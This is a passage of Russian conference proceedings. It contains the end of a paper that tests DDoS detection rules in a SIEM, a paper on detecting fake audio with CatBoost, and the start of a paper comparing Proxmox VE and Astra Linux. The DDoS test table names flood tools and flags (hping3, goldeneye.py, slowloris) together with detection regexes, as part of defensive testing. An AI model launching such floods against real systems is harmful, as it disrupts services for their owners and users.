Для обнаружения атак сравнивается объём TCP SYN, ICMP и DNS-пакетов с пороговыми значениями; при превышении порога Splunk генерирует email-уведомление и автоматически вносит соответствующее правило в iptables для блокировки атакующего трафика. Прототип протестирован на сценариях SYN-, DNS- и ICMP-флудов с применением реальных IoT-устройств (Raspberry Pi, IP-камеры), показав надёжную идентификацию и мгновенную блокировку без значительного ложного срабатывания.

В материале [4, 5] проведен анализ работы трёх популярных IDS — Snort, Suricata и Bro — в OpenStack-среде под DDoS-нагрузкой. Для эксперимента развернут кластер из 10 клиентов и веб-сервера (Ubuntu 14.04, 4 vCPU, 2 GB RAM у клиентов; сервер — 4 vCPU, 4 GB RAM, 8 GB HDD), который атакован Python-скриптами.

Suricata продемонстрировала способность обрабатывать до 100 Gb/s при активации одной сигнатуры, тогда как при активации базового набора правил пропускная способность упала до 89 Gb/s из-за 62 % отбрасываемых пакетов на Snort/Bro. Авторы подчёркивают, что многопоточность Suricata и использование современных многоядерных CPU критичны для снижения потерь пакетов и ускорения выявления атак: все три системы обнаруживали начало DDoS-атаки в первые пять минут.

В целом, все четыре работы подчёркивают, что для эффективного обнаружения и немедленного реагирования на DDoS-атаки через SIEM необходимо сочетать высокопроизводительные движки корреляции (Hyperscan), адаптивные облачно-нативные решения (mash сервисы, DevSecOps), гибридные подходы к детектированию IoT-угроз и многопоточные IDS-движки. Их выводы и методы служат надёжной основой для построения современных SIEM-архитектур с автоматическим блокированием и минимальной задержкой при выявлении атак.

Эксперимент. Рассмотрим программный комплекс Ankey Siem NG и проведем на нем 10 тестов по обнаружению DDOS-атаки.

В предложенной системе корреляции событий (OC) DDoS-атака детектируется путём заданного набора правил, применяемых к логам веб-сервера и IDS:

1. Логи Apache (ошибки) и Snort (IDS-события) передаются в систему CTMS/OC.

2. Однотипное правило (type=Single) проверяет в сообщении Apache-подсистемы mpm_winnt:error наличие текста: «Server ran out of threads to serve requests. Consider raising the ThreadsPerChild setting». Если совпадение, генерируется alert «DoS attack detected.».

3. Однотипное правило на события Snort с подписью “DoS attack detected” и classification «DoS attack event».

4. Корреляция (опционально). Правило типа EventGroup2 связывает лог Apache и alert Snort по таймштампам и IP, выдавая финальный alert «DOS attack detected (by correlating Apache server and IDS logs)».

Результаты проведенных исследований приведены в таблице 1.

Таблица 1

10 тестов по детектированию DDoS-атак

№	Название	Инструмент	Цель	Тип атаки	Лог	Правило корреляции	Результат
1	Simple GoldenEye	goldeneye.py	Apache (HTTP/80)	HTTP GET flood	Apache error log	\[pid \d+:\d+] .*Server ran out of threads.*	Обнаружение и alert DoS attack
2	Random GoldenEye	goldeneye.py -m random	Apache (HTTP/80)	HTTP GET flood	Apache error log	то же	Обнаружение и alert DoS attack
3	Slow HTTP	slowhttptest	Apache (HTTP/80)	Slowloris-стиль	Apache error log	то же	Обнаружение и alert DoS attack
4	Slowloris	slowloris	Apache (HTTP/80)	Slowloris-стиль	Apache error log	то же	Обнаружение и alert DoS attack
5	SYN flood	hping3	TCP порт 80	TCP SYN flood	Snort alert	DoS attack detected.*TCP \S+ -> \S+	Обнаружение и alert DoS attack
6	UDP flood	hping3 -2	UDP порт 53	UDP flood	Snort alert	UDP flood detected.*	Обнаружение и alert DoS attack
7	ICMP flood	hping3 --icmp	ICMP	ICMP echo flood	Snort alert	ICMP flood detected.*	Обнаружение и alert DoS attack
8	HTTP POST flood	httperf	Apache (HTTP/80)	HTTP POST flood	Snort alert	HTTP flood detected.*	Обнаружение и alert DoS attack
9	DNS amplification flood	dnsperf	DNS порт 53	DNS amplification	Snort alert	DNS amp attack detected.*	Обнаружение и alert DoS attack
10	Correlated Apache+Snort logs	одновременно из 1–4,5	Apache+IDS	multi-vector	оба лога	EventGroup2 правило на объединение двух логов по IP и времени	Итоговый alert “DOS attack detected (by correlating…)”

Каждый тест прогоняется по схеме:

- генерация атаки нужным инструментом;
- сбор логов Apache и/или Snort;
- применение правил в SIEM/ОС (описаны выше);
- проверка alert’ов: для однотипных атак — единичный alert, для корреляции — групповой.

Таким образом, DDoS-атаки всех перечисленных типов успешно детектируются и приводят к своевременному оповещению и автоматическому блокированию трафика.

Заключение. В результате проведённых тестов показано, что предложенная система корреляции событий (ОС) успешно выявляет широкий спектр DDoS-атак — от классических SYN-, UDP- и ICMP-флудов до HTTP- и DNS-амплификационных атак, с единообразным срабатыванием однотипных правил на Apache-логи и Snort-алерты. При этом правило EventGroup2, объединяющее логи веб-сервера и IDS по меткам времени и IP-адресам, даёт наиболее информативный инцидент, снижая количество ложных срабатываний и давая ясный контекст атаки [6, 7]. Все десять тестов продемонстрировали своевременную генерацию алертов и возможность автоматического блокирования трафика, что подтверждает эффективность подхода гиперскоростной корреляции Hyperscan и многопоточной архитектуры ОС для SIEM.

Вместе с тем для стабильной работы системы в реальной инфраструктуре важно обеспечивать качественную настройку порогов, точное формулирование шаблонов правил и надёжную интеграцию источников логов (Apache, IDS, firewall). С учётом отмеченных в обзорах облачно-нативных и многопоточных решений ограничений (материал [2]), целесообразно дополнить систему механизмами adaptive thresholding, машинного обучения для аномалий и SOAR-интеграцией для автоматического реагирования. Это позволит не только повысить точность детекции, но и ускорить принятие контрмер в условиях роста объёмов шифрованного и многоуровневого трафика.

СПИСОК ЛИТЕРАТУРЫ

1. Arif T. A Comprehensive Survey of Privacy-Enhancing and Trust-Centric Cloud-Native Security Techniques Against Cyber Threats / T. Arif, B. Jo, J.H. Park // Sensors. 2025. Vol. 25, № 2350. P. 1-30. DOI: 10.3390/s25082350.
2. Защищенная модель программно-определяемой сети в среде виртуализации KVM / Д. В. Сахаров, А. В. Красов, И. А. Ушаков, Г. А. Орлов // Электросвязь. 2020. № 3. С. 26-32. DOI 10.34832/ELSV.2020.4.3.004. EDN IRRVAB.
3. Идея и общая концепция применения мультиагентного подхода к созданию крупномасштабных интеллектуальных систем обнаружения вторжений / С. И. Штеренберг, А. В. Красов, В. В. Максимов, А. В. Архипов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 3. С. 128-136. DOI 10.46418/2079-8199_2023_3_20. EDN YFDWIK.
4. Разработка методологии тестирования систем защиты информации в виртуальных комплексах для обнаружения ошибок I и II-рода / А. В. Красов, Р. Р. Максудова, В. В. Нефедов [и др.] // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 1. С. 45-52. DOI 10.46418/2079-8199_2021_1_7. EDN AACDXB.
5. Липатников В. А., Шевченко А.А. Методика проактивного управления информационной безопасностью распределенной информационной системы на основе интеллектуальных технологий // Информационные системы и технологии. 2022. № 2(130). С. 107-115.

6. Липатников В. А., Шевченко А.А. Математическая модель процесса управления информационной безопасностью распределенной информационной системы в условиях несанкционированного воздействия злоумышленника // Информационные системы и технологии. 2022. № 3(131). С. 121-130.
7. Липатников В. А., Шевченко А. А., Мелехов К. В., Задбоев В. А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.

УДК 004.056

ОБЪЯСНИМЫЙ ПОДХОД К ОБНАРУЖЕНИЮ ПОДДЕЛКИ АУДИО ФАЙЛОВ НА ОСНОВЕ ГРАДИЕНТНОГО БУСТИНГА И ДЕРЕВЬЕВ РЕШЕНИЙ

Белов Вадим Александрович, Шматкова Ксения Андреевна, Левшун Дмитрий Сергеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: plameeeen@mail.ru, sh2005ks@gmail.com, levshun.d@sut.ru

Аннотация. Представлен объяснимый подход к обнаружению поддельных аудиозаписей, сочетающий высокую точность с интерпретируемостью решений. Подход основан на комбинации градиентного бустинга и деревьев решений, обученных на наборе аудио-признаков, извлеченных из спектрограмм. Для обучения и валидации использован публичный набор данных Fake-or-Real, содержащий как подлинные, так сгенерированные с помощью современных методов синтеза и преобразования голоса записи. Эксперименты показали, что предложенное решение превосходит по F1-мере известные решения на 5–7%, обеспечивая при этом прозрачность принятия решений через анализ важности признаков и правил деревьев.

Ключевые слова: информационная безопасность; подделка аудио; обнаружение фейков; градиентный бустинг; деревья решений; оценка важности признаков.

AN EXPLAINABLE APPROACH TO AUDIO FILE FORGERY DETECTION BASED ON GRADIENT BOOSTING AND DECISION TREES

Belov Vadim, Shmatkova Ksenia, Levshun Dmitry
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: plameeeen@mail.ru, sh2005ks@gmail.com, levshun.d@sut.ru

Abstract. An explicable approach to detecting fake audio recordings is presented, combining high accuracy with interpretability of solutions. The approach is based on a combination of gradient boosting and decision trees trained on a set of audio features extracted from spectrograms. For training and validation, a public Fake-or-Real dataset was used, containing both authentic recordings and recordings generated using modern methods of voice synthesis and transformation. Experiments have shown that the proposed solution surpasses reference neural network models by 5–7% in terms of F1-measure for certain types of spoofing attacks, while ensuring transparency of decision-making through an analysis of the importance of features and rules of trees.

Keywords: information security; deepfake audio; fake detection; gradient boosting; decision trees; feature importance assessment.

Введение. В последние годы бурное развитие технологий генеративного искусственного интеллекта, в особенности методов синтеза речи (text-to-speech) и преобразования голоса (voice conversion), привело к появлению высококачественных поддельных аудиозаписей. Эти технологии, включая нейросетевые модели (например, WaveNet [1], Tacotron [2]), позволяют создавать реалистичные голосовые копии, которые сложно отличить от настоящих. Подобные подделки представляют серьезную угрозу, поскольку могут быть использованы в мошеннических целях: для создания фальшивых доказательств, целевых атак социальной инженерии и манипуляций в медиапространстве [3].

В связи с этим актуальной задачей становится разработка эффективных и надежных методов обнаружения поддельных аудиофайлов. Хотя в данной области доминируют подходы, основанные на глубоких нейронных сетях [4], их применение часто сопряжено с проблемами интерпретируемости решений, высокими вычислительными затратами и зависимостью от больших объемов размеченных данных. В то же время современные ансамблевые методы на основе деревьев решений, в частности градиентный бустинг, демонстрируют конкурентоспособную эффективность в задачах классификации аудиоданных [5]. Ряд исследований показал, что классическое машинное обучение, оперирующее тщательно отобранными признаками из аудио- и спектрограмм, может успешно выявлять артефакты генерации, не уступая по точности нейросетевым подходам для определенных подделок [6]. Преимуществом таких методов является прозрачность модели, скорость обучения и работы, а также устойчивость на ограниченных выборках.

Таким образом, целью данного исследования является разработка объяснимого подхода к обнаружению поддельных аудиозаписей на основе градиентного бустинга и деревьев решений (CatBoost) [7]. Задачей работы является идентификация наиболее значимых аудиопризнаков для распознавания искусственных аудиозаписей и создание модели, сочетающей высокую точность с возможностью интерпретации полученных результатов.

Основная часть. Для сбора признаков за основу был взят набор аудиофайлов Fake-or-Real [8] длительностью по 2 секунды, содержащий более 3 тысяч записей искусственного и настоящего голоса. На примере одной и записей рассмотрим извлечение различных признаков, которые позже станут основой для обучения модели. На рис. 1 представлены визуализация и спектрограмма исходного аудиофайла, на левом рисунке вертикальная шкала — амплитуда (дБ), горизонтальная — время (с).

Одним из первых способов распознавания поддельной речи был анализ спектрограммы [9]. Исходя из артефактов и очевидных паттернов машина могла понять, что перед ней искусственно созданная запись 10].

Однако рассуждения только по этому признаку часто приводят к ложным срабатываниям и точность такого способа низкая, поэтому требуются другие признаки.



Рис. 1. Пример визуализация аудио — амплитуда, спектрограмма

Также среди спектральных признаков существуют спектральный центроид [11], спектральная ширина (рис. 2) [12] и спектральный контраст (рис. 3).

Спектральный центроид (spectral centroid) — это показатель, используемый в цифровой обработке сигналов для характеристики спектра. Он показывает, где находится центр масс спектра. С точки зрения восприятия, он тесно связан с ощущением яркости звука. На рис. 2 слева изображен график спектрального центроида, где вертикальная шкала — частота (Гц), горизонтальная — кадр.

Спектральная ширина (spectral bandwidth) — разница между верхней и нижней частотами в непрерывном диапазоне частот. На рис. 2 справа представлен график спектральной ширины, где вертикальная шкала — интенсивность, горизонтальная — частота.



Рис. 2. Пример визуализация аудио — спектральный центроид, спектральная ширина

Спектральный контраст (Spectral contrast) — это мера различия в энергии между пиками (наивысшими значениями) и долинами (наименьшими значениями) в определённых частотных диапазонах. На рис. 3 представлен график спектрального контраста, показывающий наиболее различающиеся диапазоны частот.



Рис. 3. Пример визуализация аудио — **спектральный контраст**

Кроме вышеперечисленных признаков будут использоваться частота пересечения нуля [13] (Zero Crossing Rate), Root mean square [14], полином [15] (Polynomial), мел-частотные кепстральные коэффициенты (MFCC), кратковременное преобразование Фурье (Short Time Fourier Transform). Использование этих признаков позволит точнее анализировать аудиофайлы. Рассмотрим принцип работы MFCC и STFT.

Мел-частотные кепстральные коэффициенты часто используются в качестве характеристики речевых сигналов. Мел — единица высоты звука, основанная на восприятии этого звука нашими органами слуха. Воспринимаемая человеческим слухом высота звука не совсем линейно зависит от его частоты (рис. 4):



Рис. 4. Зависимость мел от частоты

Эта зависимость с большой долей погрешности вычисляется по формуле (1), где m — мел, f — частота:

$$m = 1125ln\left(1 + \frac{f}{700}\right) \quad (1)$$

Подобные единицы измерения часто используют при решении задач распознавания, так как они позволяют приблизиться к механизмам человеческого восприятия, которое пока что лидирует среди известных систем распознавания речи [16]. При помощи библиотеки Librosa [17] будет собрана матрица значений коэффициентов, которые захватывают тембральные аспекты и описывают общую форму спектральной огибающей. Матрица представлена в виде спектрограммы и графика (рис. 5).



Рис. 5. Мел-спектрограмма (сверху) и график мел-кепстральных коэффициентов (снизу)

Кратковременное преобразование Фурье (Short Time Fourier Transform) — это метод анализа сигналов, который используется для определения частотного спектра сигнала в различные моменты времени. STFT применяется к коротким сегментам сигнала и позволяет отслеживать изменение частот во времени.

При помощи библиотеки Librosa [18] сигнал разбивается на короткие перекрывающиеся сегменты (окна) с помощью оконной функции (например, Хэмминга [19]). Берется окно в 200 мс с оверлапом (перекрытием) 80%, что позволит точнее отследить изменение сигнала во времени. Спектрограмма (Рис. 6) разделяется на три частотных диапазона, каждому из которых следует значение STFT, например, stft_band_1, stft_band_2.



Рис. 6. Спектрограмма (STFT) и н**ормированная энергия по частотным диапазонам**

Для построения модели классификации был выбран алгоритм CatBoost — современная реализация градиентного бустинга на деревьях решений. Данный алгоритм сочетает в себе преимущества градиентного бустинга, который последовательно строит ансамбль слабых моделей (деревьев решений), исправляя ошибки предыдущих, и специализированные механизмы для работы с категориальными признаками. Важным достоинством CatBoost является эффективная борьба с переобучением за счёт использования упорядоченного бустинга, а также высокая точность на задачах с разнородными данными, что делает его предпочтительным выбором для задач детекции поддельного аудио.

В результате обработки набора признаков выводится отчёт о классификации, включающий:

1. Детальный отчёт по классам (табл. 1), содержащий для каждого класса (например, fake, real) метрики точность (precision), полнота (recall), f1-score (гармоническое среднее между точностью и полнотой) и количество объектов в классе (support).

2. Общие метрики: accuracy (общая доля верных предсказаний), macro avg (усреднение метрик по классам без учёта их размера) и weighted avg (усреднение, взвешенное по количеству объектов в каждом классе), что обеспечивает комплексную оценку.

3. Матрицу ошибок (рис. 7 слева), наглядно отображающую количество истинно и ложно положительных, а также истинно и ложно отрицательных предсказаний, что позволяет провести детальный анализ ошибок модели. Результаты промежуточной классификации показаны на рис. 7 и табл. 1. Например, 85% предсказаний класса fake являются верными, модель находит 87% всех существующих поддельных аудио и т. д.

Таблица 1

Метрики первой модели и количество образцов в выборке

	Точность	Полнота	f1-score	support	Размер тестовой выборки (образцов)
Поддельное	0,85	0,87	0,86	1409	
Настоящее	0,86	0,84	0,85	1383	2792
accuracy	–	–	0,85	2792	Размер обучающей выборки (образцов)
macro avg	0,85	0,85	0,85	2792	
weighted avg	0,85	0,85	0,85	2792	11164

С целью повышения точности модели было принято решение разделить [20] данные в соотношении 70/10/20 — 70% обучающих, 10% валидационных, 20% тестовых. Для лучшей точности необходимо привязать масштабирование данных и расширить сетку параметров. Масштабирование (StandartScaler) [21] в контексте обработки аудио обеспечивает сопоставимость вклада каждого признака в функцию потерь, а расширение сетки параметров является фундаментальным компонентом систематического процесса оптимизации модели машинного обучения. Были настроены следующие параметры: learning_rate (темп обучения), контролирующий размер шага градиентного спуска; depth (глубина деревьев), определяющая сложность модели; l2_leaf_reg (L2-регуляризация), снижающая риск переобучения; iterations (количество итераций бустинга). Был выбран метод оптимизации RandomizedSearchCV [22], который является более быстрой альтернативой GridSearchCV. Результаты после изменений показаны на рис. 7 справа и в таблице 2, лучшие гиперпараметры и оценка эффективности — в таблице 3.



Рис. 7. Матрицы ошибок до и после изменений

Таблица 2

Метрики второй модели и количество образцов в выборке

	Точность	Полнота	f1-score	support	Размер обучающей выборки (образцов)
fake	1,00	1,00	1,00	1426	9769
real	1,00	1,00	1,00	1366	Размер валидационной выборки (образцов)
accuracy	–	–	1,00	2792	1395
macro avg	1,00	1,00	1,00	2792	Размер тестовой выборки (образцов)
weighted avg	1,00	1,00	1,00	2792	2792

Таблица 3

Оптимальные гиперпараметры и оценка эффективности

Лучшие параметры		Лучший F1-score
random_strength	1	
learning_rate	0,1	
l2_leaf_reg	7	
iterations	500	0.9958
depth	10	
border_count	32	
bagging_temperature	0	

Важность параметров в порядке убывания представлена в табл. 4 с точностью до шести знаков после запятой с подписями до введения изменений и после разделения 70/10/20, расширения сетки, а также масштабирования данных.

Сравнивая результаты данного тестирования с предыдущим (рис. 9 слева), видно, что добавление новых параметров для обучения сыграло важную роль в корректности работы модели, улучшив правильность распознавания аудио. Также значительно изменилось распределение важности признаков. Теперь самым важным параметром является stft_band_3 (высокие частоты). Это обусловлено тем, что поддельные аудио часто содержат артефакты в высоких частотах (например, «цифровой» шум) и неестественные гармоники выше 5 кГц.

Заключение. В результате исследования было реализовано машинное обучение по обнаружению поддельных аудиозаписей с минимальным количеством ошибок в распознавании на основе алгоритма градиентного бустинга CatBoost. Модель продемонстрировала высокую эффективность, достигнув точности классификации около 99.71% на тестовой выборке, что эквивалентно всего 8 ошибкам на 2792 аудиообразца.

Таблица 4

Важность признаков

	До		После	
№	Признак	Важность	Признак	Важность
1	stft_band_3	15,982937	stft_band_3	16,235766
2	mfcc6	4,593496	mfcc6	4,342505
3	mfcc16	4,348492	mfcc11	4,193906
4	mfcc11	4,308702	spectral_bandwidth	3,967271
5	mfcc1	4,238218	mfcc16	3,853064
6	zero_crossing_rate	3,700342	mfcc8	3,657773
7	mfcc8	3,696016	zero_crossing_rate	3,604288
8	mfcc17	3,183702	mfcc1	3,485299
9	mfcc24	3,115449	mfcc21	3,290876
10	root_mean_square	3,040359	stft_band_1	3,263506
11	mfcc21	2,888818	mfcc17	3,185556
12	mfcc9	2,808401	mfcc24	3,139376
13	stft_band_1	2,754291	mfcc29	3,105367
14	mfcc29	2,665968	mfcc9	3,012559
15	spectral_contrast	2,622283	mfcc22	2,897172

Ключевым фактором хорооших результатов стало комплексное извлечение и анализ 42 аудиопризнаков, включая MFCC, STFT-коэффициенты и спектральные характеристики. Наиболее значимым для обнаружения фейков оказался признак, отражающий энергию высокочастотного диапазона, что подтверждает гипотезу о наличии характерных артефактов генерации в области высоких частот.

СПИСОК ЛИТЕРАТУРЫ

1. Van Den Oord A. et al. Wavenet: A generative model for raw audio // arXiv preprint arXiv:1609.03499. 2016.
2. Wang Y. et al. Tacotron: Towards end-to-end speech synthesis // arXiv preprint arXiv:1703.10135. 2017.
3. Kreuk F. et al. Audiogen: Textually guided audio generation // arXiv preprint arXiv:2209.15352. 2022.
4. Sun X. et al. A self-attentional ResNet-LightGBM model for IoT-enabled voice liveness detection. IEEE Internet of Things Journal. 2022. Vol. 10. № 9. P. 8257-8270.
5. Rosca C. M., Stancu A., Iovanovici E. M. The New Paradigm of Deepfake Detection at the Text Level. Applied Sciences. 2025. Vol. 15. № 5. P. 2560.
6. Tomilov A. et al. STC antispoofing systems for the ASVspoof2021 challenge. Proc. ASVspoof 2021 WorkshoP. 2021. P. 61-67.
7. Hancock J. T., Khoshgoftaar T. M. CatBoost for big data: an interdisciplinary review. Journal of big data. 2020. Vol. 7. № 1. P. 94.
8. Набор данных The Fake-or-Real (FoR) Dataset (deepfake audio). [Электронный ресурс]. URL: https://www.kaggle.com/datasets/mohammedabdeldayem/the-fake-or-real-dataset (дата доступа: 28.08.2025).
9. Pellom B. L., Hansen J. H. L. An efficient scoring algorithm for Gaussian mixture model-based speaker identification. IEEE Signal Processing Letters. 2002. Vol. 5. № 11. P. 281-284.

10. Дейкало И. С., Вольфович В. Д. Методика выявления голосовых дипфейков. 2025.
11. Панфилова И. Е., Сулавко А. Е. ОБЗОР ПРИЗНАКОВ, ИЗВЛЕКАЕМЫХ ИЗ РЕЧЕВЫХ СИГНАЛОВ С ЦЕЛЬЮ РАСПОЗНАВАНИЯ СОСТЯЗАТЕЛЬНЫХ ПРИМЕРОВ1 // Безопасность информационных технологий: сб. науч. ст. по ма. 2022. С. 67.
12. Пономарёв К. Г., Верещагина Е. А. Математический аппарат и технологическая инфраструктура системы прогнозирования голосовых дипфейков // Инженерный вестник Дона. 2024. № 6 (114). С. 28.
13. Gouyon F. et al. On the use of zero-crossing rate for an application of classification of percussive sounds. Proceedings of the COST G-6 conference on digital audio effects (DAFX-00), Verona, Italy. 2000. Vol. 5. P. 16.
14. Wilson R. H., Scherer N. J. A Quantitative Protocol for Calibrating Short Speech Signals based on the 50-ms Segment of the Voiced Phoneme with the Maximum Root-Mean-Square Amplitude. Journal of the American Academy of Audiology. 2024. Vol. 35. P. 9-10.
15. Kleimola J., Valimaki V. Reducing aliasing from synthetic audio signals using polynomial transition regions. IEEE Signal Processing Letters. 2011. Vol. 19. № 2. P. 67-70.
16. Ittichaichareon C., Suksri S., Yingthawornsuk T. Speech recognition using MFCC. International conference on computer graphics, simulation and modeling. 2012. Vol. 9. P. 2012.
17. Метрика MFCC библиотеки Librosa. [Электронный ресурс]. URL: https://librosa.org/doc/main/generated/librosa.feature.mfcc.html (дата доступа: 28.08.2025).
18. Метрика STFT библиотеки Librosa. [Электронный ресурс]. URL: https://librosa.org/doc/main/generated/librosa.stft.html (дата доступа: 28.08.2025).
19. Podder P. et al. Comparative performance analysis of hamming, hanning and blackman window. International Journal of Computer Applications. 2014. Vol. 96. № 18. P. 1-7.
20. He H., Su W. J. A law of data separation in deep learning. Proceedings of the National Academy of Sciences. 2023. Vol. 120. № 36.
21. Thara D. K. et al. Auto-detection of epileptic seizure events using deep neural network with different feature scaling techniques //Pattern Recognition Letters. 2019. Vol. 128. P. 544-550.
22. Gao J., Ren J., Wen Z. Research on Diabetes Prediction Based on the Randomized Search CV Method. Proceedings of the 2nd International Conference on Electronic Engineering and Information Systems (EEISS). IEEE, 2025. P. 1-4.

УДК 004.056

СРАВНИТЕЛЬНЫЙ АНАЛИЗ СИСТЕМ ВИРТУАЛИЗАЦИИ PROXMOX VE И ASTRA LINUX

Бирючевский Никита Евгеньевич, Пестов Игорь Евгеньевич, Мамченко Ксения Сергеевна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: nikitkabiruk@mail.ru, pestov.ie@yandex.ru, kmamchenko125@gmail.com

Аннотация. В статье проводится детальный сравнительный анализ двух платформ виртуализации: Proxmox Virtual Environment (Proxmox VE) и модуля виртуализации, встроенного в операционную систему Astra Linux. Рассматриваются архитектурные особенности, функциональные возможности, производительность, безопасность, удобство использования и интеграция с современными технологиями. На основе проведенного анализа делаются выводы о применимости каждой из систем в различных сценариях, включая корпоративные, государственные и научные среды.

Ключевые слова: информационная безопасность; виртуализация; гипервизор; Astra Linux; Proxmox VE; KVM; LXC.

COMPARATIVE ANALYSIS OF PROXMOX VE AND ASTRA LINUX VIRTUALISATION SYSTEMS

Biryuchevskiy Nikita, Pestov Igor, Mamchenko Kseniia
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: nikitkabiruk@mail.ru, pestov.ie@yandex.ru, kmamchenko125@gmail.com

Abstract. The article provides a detailed comparative analysis of two virtualisation platforms: Proxmox Virtual Environment (Proxmox VE) and the virtualisation module built into the Astra Linux operating system. Architectural features, functionality, performance, security, usability and integration with modern technologies are considered. Based on the analysis, conclusions are drawn about the applicability of each system in different scenarios, including corporate, government and academic environments.

Keywords: virtualisation; hypervisor; Astra Linux; Proxmox VE; KVM.

Введение. В условиях растущего спроса на инновационные и высокопроизводительные решения для управления вычислительными ресурсами виртуализация становится неотъемлемой частью современной IT-инфраструктуры [1]. Она позволяет улучшить использование аппаратных мощностей, снизить затраты на обслуживание и повысить отказоустойчивость систем. В данной статье рассматриваются две популярные платформы виртуализации: Proxmox VE и Astra Linux. Цель работы — провести сравнительный анализ этих систем с точки зрения их функциональности, производительности и областей применения.

